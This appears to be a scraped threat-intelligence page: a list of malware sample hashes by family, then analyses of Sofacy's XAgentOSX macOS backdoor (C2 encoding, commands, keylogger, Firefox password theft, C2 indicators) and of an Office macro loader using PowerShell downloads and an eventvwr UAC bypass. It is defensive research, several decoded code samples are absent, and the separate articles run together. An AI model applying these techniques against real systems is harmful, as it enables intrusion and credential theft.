0f300996a5d57c43b90bf97f158fed23709284b1fe4bbcabc6b843538f4fe961

ea05b0aff29ff657a578eed301f79a2ae7a469cda10030151426eff85b2390ea

840d7f349f02bea4467b5a8f3cf7f3f4f43c6cc9452b01e75d2ee795c25f96ba

2392a69e522bd0a37e114ec53ef6c4e48aa6b8c5aa61b6a8ee7ed05d9e941014

a5c4fc9bcbdf145a880a80d0ec28d874d646100dda4f9a571b011d31c78d6b05

a12ba2482f7fc7f8e514c0f1e630d66357ddce32893873b3ebf8bc2c79e6aa2d

7c384f0d01cf765e2f90eb52bfc7e2c832d59c328809b5a9436050dfc6017b52

569e01c714f94d09cf379f9f21bf67a84b943b97df020493767aef3efd4a8aa4

b0924478d914647bc30460d7b0c5cd3aef79fff04a26a6fdc10728ba8bcd9418

fc38901913dad80cf32b2ffd124ffd850ee913295df4b1cc861589445527ffd7

162bfe3f8513c03d94908d04858974a3b27ad903ed263183b28a2230b8357e19

85a80a5706149c0be9f6ce1c6d23fdc405b992c2b7a2665da6b72ab213de9342

460acfc0a1eb8d7b1dac420d4500c386817706aa234997d7cb6df3ca869a9242

cf2eb541c0a546970ea3a3baf96dfd6be4515c54f5a220a57f049af137d418d5

f3bf1e6cfd4a21f6f6907833bfbd9d44a9499eea4e27c0e4415f7e3975fa559f

bd6b9940e87be866fd8cb893769c51a3e4266452f97270a97bc13685b420d308

62c32639b102a684d7aa8e1f04db7018d7107da0a3956904967f9fa79b021239

e00385bdda02b8cf7ddef4f4bff8301846a7f723a6b56a7f8151d5c7c978f502

c70ea6ec20ba7368009b46264102faba72aae16185f17b5bfc852f5d45bb7884

c98c731e7f38471cbe178eb117a25bda56c1cc8752419470f202c6aeaa5c1ad1

61a65f91952a71ef119b5a54012b4a48521d739a3afc881fe33276e733e421b6

1627e0c5c72d36738b6c94439a4d7d3d8a1202b4c8bc9f5c8f5b41a5c0216407

418863a96acfb5c4dcf6da12b6c2d44a29fbfc18e1ed78b26ae2070df9b48018

1b74f2bd5aa6dc07ab8014d3a59e192ad5a8020f9b71db4492f4c141fec64d58

6e66090be9481caff2cf24ccc4b6cb688f4a94a6ad0c51ae8fa9eb69c2f6baf2

4778c2771aee8926ffbf8d289c0792e16afbd838e599190af212b14cd8277784

4a013d43c58d55190b022c306344ff894210975181452085d058901444108eb8

b368428fd71a354d9e6a707b573c4b4a8131034efc0c4669b683ac7c486920b0

40791e4bb3d98c3154e85b6d463aa4b1be51857b298db3336d61d17a2220164a

c7c0e80232ed3dca0aa7e169560b5ec80d238550e6e536840a82ff3ae6457647

0021c6127bc6941a9b46d68e292b8de1a11d97ef3d19be168d3a77672feaa079

a6424a031483ba52aa444a0100e7332b6cdc1688bb31288a703e16c22851ae2e

b4be93cd20a86b77b43fac886182b1bc6c453ab63cb2851f259f10cd19e96035

e9e009edc5d1f4eb605483a107a2231743bbc3de071850cb00d31a9e878420e0

8edc01e7d5310780b21ece7a93287fbbd8ad50f5dbcb1c73079cd72706d01225

f221dd7f8f0c548dacf48fe2f51cfb853ea6434fefb7df3ea8ed9be3e3ae7d63

2456ccca16ef6470daded775c6b4a9236c979f762f921a6eb9efa5a87989daef

aa7d3ea85a3f57eb372d067c153d17137482e7e72de0fd943facf6db9d67af00

6bf91c779c5bad7d30051f12958464f183e6c0b9c3ed70b2e342828e166a3dd3

ddb71312f01fcaabdad15b8ed5fafc74114c6dffdb765c42cb5973001828090f

ee0395c2d4767f949989b6f5c97a8739e7fd90a2c064b997b1dcee34093db0ca

cf715fbd04bde7580c1f2fd38f5df56977cb9f39f06fe92a5e0b5426738eaa08

6c71f6103815004964aafbaa83ea9e33a8700f9d07d736e9a54d1cf1ec673612

f21872a03fcb62dbac5cd7ea2c92db4595f4a55906d7a91ffa6ce5cae2b84e91

cc6e90286ed80e36fad1899fd0c5fd8f9fd849235378b5a0a7afb1df6bf5c9de

57c6eccd40b32c73a0453a3df14ecabe4b5e21ed780f8c158232bfa43adcbd38

7cf2efec6a788c4a51cf32045bef1e1bf000bc51cff7b4158f5bff7c1a71c9ab

a536344cd162eaf8d45a0065fdfaa5aa10a302c8c10b3da4ef190f2e3207d583

7e2e0d6da8d4ff8db10a4c6859a79d87be4f0f1e488460ab134a2e11a24e2138

3864227ce59e0ddb9ded29ab35c33b550cdbb74a75ce125bcd4ce71e233a9745

02112837d7e28a074f8c265ed37ad7c2e1bc36d629ec9a2f1ba7bb83d614f342

0b40ea3ac6c5c4518bad068dd0478e4a76d202a1475bdaaabf6a81eeb36f5b66

e7642802bf90c9186d3ed93d946658e60b9708cba3286f5752b42ddd9c4e5c51

e28b8acd4028cd4a72449519f73a5abc9a0f1b742f01cb385b3737d5847e59e2

7a47eb663b35d6ffd47cba9cd5275208df638a17c084c99121ad7c3231bd15b3

019917abb1be811655303e4cc514d3abaa66b58d3455c5a4084bc6f2fe1dc2b0

f22eefafad27b61716d96cc54ef8c2e332c71b30e50bbc1c9cc0f15396c1e112

948597902acdbc6ee8fd6499bd8b8b7c1c940019d5fea4ce7e88dd388ec939d8

2a275c3f37280158309d67a86054516a8bba7a5cb364d51b3552996c2b6040e8

9e7036ae2f3f513a42a1201dfeaa607568eeda9b43ef4212e9d68cddead53eab

6beb5b396d26991feb16eeeb4ee8ced22e965607be056528f6fdee535134e7b7

93dcb90a22744e8b3c5ab3a4974cc9b72f6198189f3a42bb12417e775d0ad718

5a37dd804f4add6b2e75c366438181fafed4ab979cb694f6aa1e7ff77c1225e0

025f9924f04ff1b4b0953ef07ba9d60ce970c2fd9e887269caa72db3a9bba814

27236ebd9a399d394e83dccd4c267ca0213ed431e06b7cdd132274f402831d21

8fc39e6e868bbae45328e24a953f4974a22106c84c7c0fd713999687be774b22

d486d824d857a1dc294e6cfed2dc0c58514226125e4995cdcd04a8f8d9051f25

6ade6e7226c35f958bade2e81c6dfe8e4d083beba2a1a3fea6f5d7a7fc1051a9

912c59051f858c78194d30f08a337479db002e073c24d69cc9d23aabd662a3c9

04f5d3d96405b47c51aab8d8d0ad4b849c7b62e8869b8ce145de4528f73b4232

22c426e765df18cbaa92f42ad4d5b48dbbc78f9ed0ae6fe2881517814703027e

9937646b9aa37b3256eac7f4ac464e414ca4a4bc12fd6a1091001e7855f36e3d

43a90192ba12ab92ea567f2156bd53554d72cac7be15034e04c89d82e66500a2

5005f9bac9f0df698041221ee6abdca062d4fae39f0a0f04544d005e307b466d

326bd07373dc878054bef86dc7030eaecc51f0878fe4ccf43ecea7f60f6cf890

31f8346b01d9e3c307280bf900de4e91a57d579d5327f75fd697431bcdd20dd4

6d604f20aee68b276eaddb2a3d852137e8a34344838f3022abaef53770944646

51633bf1265ae5a3dacb435a78e15bb1ae96fd0da284b5faff97f412f9d362fc

ab2beec5b712d030810f4ec975c8f398cdc9486f678007375a692e23d1a50a1c

da9a6c0842062661384ef37683a196fbb768e6c43b358d059f20e07177a3fd65

c35a5f45b13b88d453cb953515783416def2537a0a372780fe4e6e20c58d9717

e855ab4fd90ec109fcf34d068f5162d462bb26d1998406af94d9c6050c72d9fb

23a71f634dadac915df9332a126343d8989b5492fe113b21badc3cfecb431c41

98ba54b02a466ca902d21d2a41f6d21efd7e8f38cd9a1d2d669dcbe0d31a8413

6c84df041c4da7ee5866a3dd46131dbde3f41613e871ee739bf021a32aefe03a

fffbc4536b681bd6e06a809593852d54db71f9d7d304491a425c49e1945c5085

30b97daff703812e860d15e18172ea1bcff9090c3ca02717c8ebabfb88d6fb7b

7d98ae50cccb308c51365ea7e76d793c845990724052923187a056ba36a0d9ca

a1f0956e034356a36be25f5213fd21857347a571034e65b14f3960a8cb8c1c42

e4e8aac2107834b2d895fc35d71bb396075d971c650ff173714c3d17956c7da6

62989ab56f11701b109cddf0eb20e995c833078bb40942a8c931589497c25948


Pushdo

14c358cc64a929a1761e7ffeb76795e43ff5c8f6b9e21057bb98958b7fa11280

242f192b9e985864ba5e3f6b0cb15efc280980e2b097d2ebaabd1d8de7117663

4c50fbe0c5e39ed3fe88136f3ce45d82f3e9975d1ba524d76466609ccded41d2

59a512bcd4af8aef4769ce8b4f31c5116c2e9b6bd09e76f4824a073072ea822e

5fe8cc8734fddd09e1479eac5fda9826eb44d191fd992e63f3db58ac6a23af67

676a14cda7ff14af9d944326ec4635facf9eb999208f5a7badbeff76d55321e4

6d921e055466eccc308ca73ada27b249eff33786fc7f4a6f2946158b91175505

7120cc2689e70fb4dfdab7708828476efea10fa9ef2a1cdfcd020a500ffcddbf

757f2c62637765cbc8c7b9f5f63ed4ab00f34485f516a66b2a81b4edfb731920

89cbfd9360251bbbcda1bac4d0674576ba19d6ae5a1828113ac7bd5adbfa809a

9cf72776a0e0a81a099028393c8fe8ee4e98c9da9a1e887807845939633661c8

bbeffcfe632fbdacd49e7370f5546c067bf513cf24dd86f6cb34d255a4dc6607

bcfcea47fac4e61330fec7c6c221cc926f4f90dd43891cecdd2995c8ff937d2a

c205430c4a278255a880f7eb301b6d43405752ecc19123305cc4278dd1b4f867

c2e8d313a086ad89e43130870977d9d1984311f9383d520b5c43f73ca4be6938

c38b5ac3e5c3fdcbf6752809e3e68d7d2bce6122613293f8822f008e7fa64139

c49ba3b8be64442bfbb0ce1c2b1a28c9e0b5829e9523558561163140183e36ac

cfd08932544be4608030cc7ec8deb1f8c93d01915e7b49c1da8b686ba1e00733

d2b23e336bad80b0a0f04b0b042bd76421b9342fe3329ad243b7806f242e4bda

d9a21f5a7c8560ce9a1368943509f791b568d18c2abd329cbb095662a7642ed6

da7d0125b71db066fa8f3981b0125f1955d2c4b20f37679eb99b55fd226c8693

dc07002a47c481613868ed10cf93fd4e4772d52da21c2b9cd1d6b5dc31cd9e71

decaf81a2f8a0f94f3ba112fcf805b7c1c955548486d615f56626a3b5771e384

e061a37cef414f8943972bf0fd2a990f7283a07b460aa2c9292c00323432f3b4

e6c7bfb41e99fceab5da3175267dcdfc0ff50263f8718dfb638539bc9aa4a862

ef28d191d15e2f00dfa9612c8ea4923af25c13ee68a9ac1c41cee5f8ab8f1a6c

f0c85788f33916c6d2f811860d5e1d6bdc44a44ada980aad7a65039757cae6c7

fb4933942a1bbea64443fd94118efe412cfc3db3242fe6bd60643c7d7595998f


Tinba

0482ac285c4e941a82de2425c3572ef2b951f90423d85627a282147fb3b95d14

3026114a699e5f50a49c2a4ee0844c8a6ac217f8e9185d1735b79a13379e8fd8

43740f3254084090f5d9dc5e74af184b8021a3e07c4d0e645f227852eccb0020

5eea0da8c31b48ce3e88fdd0f24192a4305a472f1f44f3740796d0622feb7f9b

78fb0b44a54d336178ea021503c71539ef364bfa9f4c003c91591a0a4a4047fa

94c12b0de0e28a5c88d9b3242793f1d1cd4ff4a86a4bce991e68f3d2e04c56a6

a8c8b1fd20d79235fd74f7c3722453412ad5ff589bbd8e3ce300e364e3495c2e

fcee667cb6900ddf55029f1f806995f73cd5be75912f1c94c905a6d177353e1f


Zeus

c27160f42b2ace99149db759c4edc15c95b5a8b95e8daf70f02b201d804e2ac2

4b66d77bd775c7695f7211b95808e14c5cbef8c6d69e3749b21868bad296f22e


Rovnix

fdca8fa4368763899eff263d472850273ac9df672e0867d4aa3546bb439be291

XAgentOSX: Sofacy’s XAgent macOS Tool

During our continued research on Sofacy’s Komplex Trojan, we have found a sample of a backdoor Trojan that we believe the Sofacy group uses when targeting individuals running macOS systems. The backdoor Trojan authors have called it XAgentOSX, which shares the name XAgent with one of Sofacy’s Windows-based Trojan and references Apple’s previous name for macOS, OS X. It appears the same actor developed both the Komplex and XAgentOSX tools, based on similarities within the following project paths found within the tools:

Komplex: /Users/kazak/Desktop/Project/komplex

XAgent OSX: /Users/kazak/Desktop/Project/XAgentOSX

We believe it is possible that Sofacy uses Komplex to download and install the XAgentOSX tool to use its expanded command set on the compromised system.

XAgent C2 Communications

The macOS variant of XAgent has ability to receive commands from threat actors via its command and control channel, but is also capable of logging key strokes via its keylogger functionality. XAgent uses HTTP requests to communicate with its C2 servers, which allows the threat actor to interact with the compromised system. The Trojan uses HTTP POST requests, as seen in Figure 1 to send data to the C2 server, and GET requests to receive commands from the server, as seen in Figure 2. We are still analyzing this Trojan to determine the specific structure of the data sent between the Trojan and the C2 server; however, it does appear that the Trojan is using the RC4 algorithm to encrypt data sent to the C2 server within HTTP POST requests.

fig1

Figure 1 XAgent macOS HTTP POST request

fig2

Figure 2 XAgent mscOS HTTP GET request

The C2 URLs generated by XAgentOSX are very similar to those created by its Windows-based counterpart. When generating the URL for the HTTP requests issued to the C2 server, the Trojan chooses a random folder from the following to include within the URL path:

watch/?
search/?
find/?
results/?
open/?
search/?
close/?

XAgent also will choose several parameters names from the following list when finishing the construction of the C2 URL:

itwm=
text=
from=.
itwm=
ags=
oe=
aq=
btnG=
oprnd=
itwm=
utm=
channel=

The XAgent OSX Trojan generates a system specific value that it refers to as an "agent_id", which is a unique identifier for each compromised host. The value is derived using the IOService to access the IOPlatformUUID property, which is equivalent to the "Hardware UUID" listed in the system information application, as seen in the Figure 3 screenshot of our analysis system. The Trojan uses the first four bytes of this hardware ID as a unique identifier for the system, which in our case was "0000".

fig3

Figure 3 Hardware ID used by XAgent to uniquely identify compromised hosts

When generating the URLs within the HTTP POST and GET requests, XAgent sets one HTTP parameter using a specific data structure that contains this agent_id value. This parameter transmits the agent_id to the C2 server to obtain commands the actor wishes to execute on the compromised system. The data structure used to transmit the agent_id to the C2 is as follows:

struct {
DWORD random_value_for_key;
CHAR[7] constant_value;
DWORD agent_id;
}

The constant value in the data structure is a 7 byte string that is hardcoded to "\x56\x0E\x9F\xF0\xEB\x98\x43", followed by the agent_id value ("0000" in our case). The first DWORD in the data is a random value that the Trojan will use as an XOR key to encrypt the constant value and the agent_id. For instance, the following 15 bytes were used to generate an HTTP parameter during our analysis:


Random Value Constant Value agent_id
0F EE C8 83 56 0E 9F F0 EB 98 43 30 30 30 30


The resulting ciphertext is then encoded using XAgent's base64 encoding routine that starts by building the following encoding alphabet:

ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-_

As you can see, this is not the standard base64 alphabet, rather it is the "URL and Filename safe" Base 64 Alphabet from RFC 4648, as the "+" in the standard alphabet is replaced with "-" and the "/" replaced with "_". It then uses the base64 encoding function with this alphabet to encode the data, which in the above case resulted in:

D-7Ig1ngV3PkdouzP974

The Trojan then creates a string of 9 random symbols and appends the encoded ciphertext to this random string. For example, the following string would be included in one of the HTTP parameters sent to the C2 server:

eRmaVsr90D-7Ig1ngV3PkdouzP974

In this specific case, the actor made a mistake when configuring this XAgent sample with its C2 locations. The sample creates an array that contains the following strings for the Trojan to use as C2 locations:

http://23.227.196[.]215/
http://apple-iclods[.]org/
http://apple-checker[.]org/
http://apple-uptoday[.]org/
http://apple-search[.]info

Notice the last one is missing the trailing "/", which causes an issue when the Trojan attempts to use this string to build the remainder of the C2 URL, as the Trojan will append the next string in the URL directly to this string. For instance, when using this string we observed DNS queries for "apple-search.infoclose", as the string "close" was supposed to be the next portion of the C2 URL.

Available Commands

The XAgent C2 server will provide commands for the Trojan to run on the compromised system within its response to inbound HTTP request. The XAgentOSX Trojan includes responses to commands within HTML tags, which we believe allows the C2 server to format logs for viewing.

In most cases, the responses sent to the C2 server are included between the "<font size=4 color=000066><pre>" and "</pre></font>" HTML tags. We analyzed the command handler and found that it provided the necessary commands for a fully functional backdoor, as seen in Table 1. The command handler obtains a command identifier from the C2 server and adds 0xFFFFFF9B to this value and then uses a switch statement to determine the appropriate command to execute. The switch statement checks for 19 cases, between 101 and 119. (Updated to correct command IDs, thanks @mykill!)

Command ID Function  Description
101 getInfoOSX Gathers username and OSX version and responds using the encrypted form of the following string: "Mac OS X - [OSX version] x64<br>\nUser name - [username]"
102 getProcessList Runs "ps aux" to obtain a list of running processes
103 remoteShell Runs supplied command using "/bin/sh"
104 getInstalledAPP Gets a list of installed applications by running the command "ls -la /Applications"
105 showBackupIosFolder Checks to see if an IOS device was backed up to the system by running the command "ls -la ~/Library/Application\ Support/MobileSync/Backup/"
106 downloadFileFromPath Uploads a file from a specified path
107 createFileInSystem Downloads a file, specifically provided within the C2 server's HTTP response
108 execFile Executes a specified file on the system using the NSTask:launch method
109 deletFileFromPath Deletes a specified file using the NSFileManager:removeFileAtPath method
110 takeScreenShot Takes a screenshot using the CGGetActiveDisplayList, CGDisplayCreateImage, NSImage:initWithCGImage methods. Returns the screenshot to the C2 via: <img src='data:image/jpeg;base64,[base64 of screenshot]' width=800 height=500 /><br>
111 startTakeScreenShot Creates a thread to take a screenshot at a set interval (default: every 10 seconds). Uses the same method in "takeScreenShot" function
112 stopTakeScreenShot Closes the thread created in the "startTakeScreenShot" function
116 getFirefoxPassword Looks for folders with "/Firefox/Profiles" in the path and reads the contents of the "logins.json" file for "hostname", "encryptedUsername" and "encryptedPassword" entries. It also attempts to issue the following SQL query on the "signons.sqlite" file: "SELECT hostname, encryptedUsername, encryptedPassword FROM moz_logins WHERE timePasswordChanged/1000 BETWEEN ? AND ?"
117 ftpUpload Uses FTPManager:uploadFile method and a supplied server name, username and password.
118 ftpStop Calls "stopOperation" method, but does not appear to stop FTP uploads.
119 readFiles Obtains file information on a file or a folder, and supports a "*" wildcard and recursive file list. The code will gather the information and format the list using the following HTML to create a table:

<table>
<tr><td>Type</td><td>Owner</td><td>Permissions</td><td>Created</td><td>Modificated</td><td>Size</td><td>Path</td></tr>
<tr><td>[fileType]</td><td>[fileOwnerAccountName]</td><td>[number filePosixPermissions]</td><td>[fileCreationDate]</td><td>[fileModificationDate]</td><td>[fileSize]</td><td>[file path?]</td></tr>
...
</table>

Table 1 Commands available within XAgent OSX

The ‘showBackupIosFolder’ command is rather interesting, as it allows the threat actors to determine if a compromised system was used to backup an IOS device, such as an iPhone or iPad. We believe this command is used to determine if a mobile device was backed up, and we speculate that the actors would use other commands within XAgent to exfiltrate those files.

Keylogging Functionality

XAgent also has a keylogger functionality that allows the threat actors to steal credentials as the user types them. XAgent logs key strokes by calling the CGEventTapCreate function to set an event hook to call a callback function named _myCGEventTapCallBack when it detects pressed keys. This callback function will call a function named pressedKeyWithKeyCode, which is responsible for logging the keystrokes. The keylogger will monitor for active application windows and write them to the log in the following format:

<span class='keylog_process'>[Application Name]</span>

The keylogger will log a configurable amount of keystrokes (default 50) before sending the log to the C2 server using the following format:

<span class='keylog_user_keys'>[logged keystrokes]</span>

The keylogger can handle logging special keys, such as return and the function keys and will report those within the log in the following format;

<span class='keylog_spec_key'>[special character]</span>

Infrastructure

The XAgentOSX sample we analyzed was configured to use the following IP address and domain names as its C2 servers:

23.227.196[.]215
apple-iclods[.]org
apple-checker[.]org
apple-uptoday[.]org
apple-search[.]info

When we analyzed this sample, the domain names that were used as backup C2 locations were not registered; therefore, these domains did not provide any links to additional infrastructure. We were also unable to find any additional infrastructure based on the primary C2 location of 23.227.196[.]215. However, according to CrowdStrike, the nearby IP address 23.227.196[.]217 hosted the C2 location for an XTunnel payload used by the Sofacy group in the attack on the Democratic National Committee. While these IP addresses do not directly overlap, it does appear that the Sofacy group continues to use the same hosting services to host their infrastructure.

Conclusion

The Sofacy group continues to bolster their toolset to carry out attack campaigns on multiple platforms. In this case, the threat group uses the same name XAgent for this macOS-based tool as one of their Windows-based tools. Also, the macOS variant of this tool uses a similar network communications method as its Windows counterpart, which suggests this group continues to use consolidated C2 services to control compromised hosts, as we saw during our comparison of the Komplex and Seduploader (formerly referred to as Sofacy Carberp) tools. Also, while we lack attack telemetry, we were able to find a loose connection to the attack campaign that Sofacy waged on the Democratic National Committee based on hosting data in both attacks.

Palo Alto Networks customers are protected from XAgentOSX via:

  • Known samples are detected as malicious by WildFire
  • All known C2 locations are marked as malicious in PANDB
  • Users can use AutoFocus tag XAgent to track this threat

Indicators of Compromise

SHA256

2a854997a44f4ba7e307d408ea2d9c1d84dde035c5dab830689aa45c5b5746ea

Command and Control

23.227.196[.]215
apple-iclods[.]org
apple-checker[.]org
apple-uptoday[.]org
apple-search[.]info

Unique Office Loader Deploying Multiple Malware Families

Palo Alto Networks has recently analyzed a unique loader for Microsoft Office that leverages malicious macros that is being used to deploy numerous malware families. The loader was originally witnessed in early December of 2016, and over 650 unique samples have been observed since then. These samples account for 12,000 malicious sessions targeting numerous industries. The loader itself is primarily delivered via email and makes use of heavily obfuscated malicious macros as well as a user account control (UAC) bypass technique that was originally discovered in August 2016.

Delivery

As previously mentioned, the loader is primarily delivered via phishing emails. When looking at the roughly 12,000 malicious sessions, we encounter the following subject lines and filenames most frequently:

Top Subjects

  1. ENQ RFQ19-SIS-2017
  2. Order 032.
  3. PURCHASE ORDER
  4. FINAL REMINDER!! TOP URGENT Saudi Arabian Oil Company : Request for quotation no.7202159560
  5. Obeikan Purchase Enquiry...
  6. ORDER TRIAL
  7. Re: Our policy
  8. RFQ PO 7700 8800 9900
  9. AW: Attachment
  10. Verify Your Email Now!!!

Top Filenames

  1. Invoice #74267363.doc
  2. QING_SHUN 20161201_Q88.doc
  3. ProductList.doc
  4. Lebanon deposit slip.doc
  5. ENQ-19-0143-SIS.xls
  6. Company Profile.doc
  7. CONTRACT AND LABEL SABAROT.doc
  8. New-RFQ.doc
  9. PO#19651.doc
  10. WIRE SCANCOPY-001.doc

When looking at what industries were most affected by this threat, we see that High Tech, Professional and Legal Services, and Government were some of the most affected. However, this loader also hit multiple other industries.

picture1

Figure 1 Top industries witnessed within AutoFocus

The malware downloaded by this loader varied overall. The following malware families were witnessed being dropped:

Based on the large amount of commodity malware families being dropped, as well as the wide distribution seen, this loader appears to primarily be used for widespread campaigns.

Analysis of the Loader

Analysis of the various macros used across all of the samples showed the same technique being used amongst almost all of them. All of the macros are obfuscated using a large amount of garbage code and randomly chosen variables. This is most likely the result of some builder being used to generate them.

We can see what is taking place in the following macro extracted from 4e56c777862ced487b4dd2556886bd429187c3c1c51c1f51fcba52e2ae350e12. This particular sample was witnessed being delivered via SMTP to multiple organizations with a subject line of ‘Request For Quotation [RFQ]’ and a file name of either ‘RFQ.doc’ or ‘Order Details.doc’.

In the second half of the macro, we see a garbage code, a number of obfuscated strings, as well as a number of strings that are written to the Word document. These strings are in-line with the ploy being used by the attacker based on the witnessed subject line and filename.

picture2

Figure 2 Second half of malicious macro

The first half of the macro includes a function to decode the obfuscated strings. After the various strings are concatenated, they are sent to this decode function prior to being called with a Shell command. Decoding these strings is actually quite simple, as the macro simple removes characters present within a denylist string. As an example, a string of ‘Haellbo’ with a denylist string of ‘ab’ would result in ‘Hello’.

picture3

Figure 3 First half of malicious macro

The inclusion of decoy information within these macros is not always present. When analyzing the roughly 650 samples, just over half of them contained decoy information. Additionally, the InStrRev() call is not always present. Other samples may use a technique similar to the following example, where ‘J8RRLQYA6Z’ is the denylist string, and the denyoffer variable contains the obfuscated string’s individual characters:

Once the string is decoded, we see something like the following:

This function will download a file via PowerShell and drop it within the %TEMP% directory. It then sets a specific registry key to point to this newly dropped file. Finally, it will execute the built-in eventvwr.exe process, sleep for roughly 15 seconds by performing a ping against the localhost 15 times, and removes the executes the dropped file. The registry key write and execution of eventvwr.exe is a UAC bypass technique that was first discussed here. It relies on a flaw within Microsoft Windows where the built-in eventvwr.exe process will first look for a process name within the ‘HKCU\Software\Classes\mscfile\shell\open\command’ registry key. By creating this key and supplying it with an executable of the attacker’s choosing, the executable will be spawned by eventvwr.exe in an elevated state.

To assist malware analysts, I’ve included a script that can be used to extract the embedded macro from a Microsoft Office file using this loader, and will attempt to decode the embedded string segments. Running this script against the 4e56c777862ced487b4dd2556886bd429187c3c1c51c1f51fcba52e2ae350e12 file results in the following (Note that the URL has been defanged):

It should also be mentioned that in a small number of cases, the attackers chose to make use of the built-in BITSAdmin tool instead of PowerShell to download their malware, as seen in the following example:

In these instances, the same macro obfuscation was used, and we can see the same technique of bypassing UAC and performing a ping against localhost 15 times.

Just 11 of the 650 samples made use of BITSAdmin to download their malware within this loader. All of the instances where BITSAdmin was used took place when this loader was originally seen, in early December 2016. It would appear that the attackers quickly changed this in favor of using PowerShell for downloads.

Conclusion

Overall, this new loader is interesting in its use of performing a UAC bypass. Additionally, the widespread use of this loader since December of last year shows that it is being used in numerous campaigns. It is unclear if this loader is being used by one or more groups. Multiple industries have been targeted by this loader, which has been used to deploy multiple malware families.

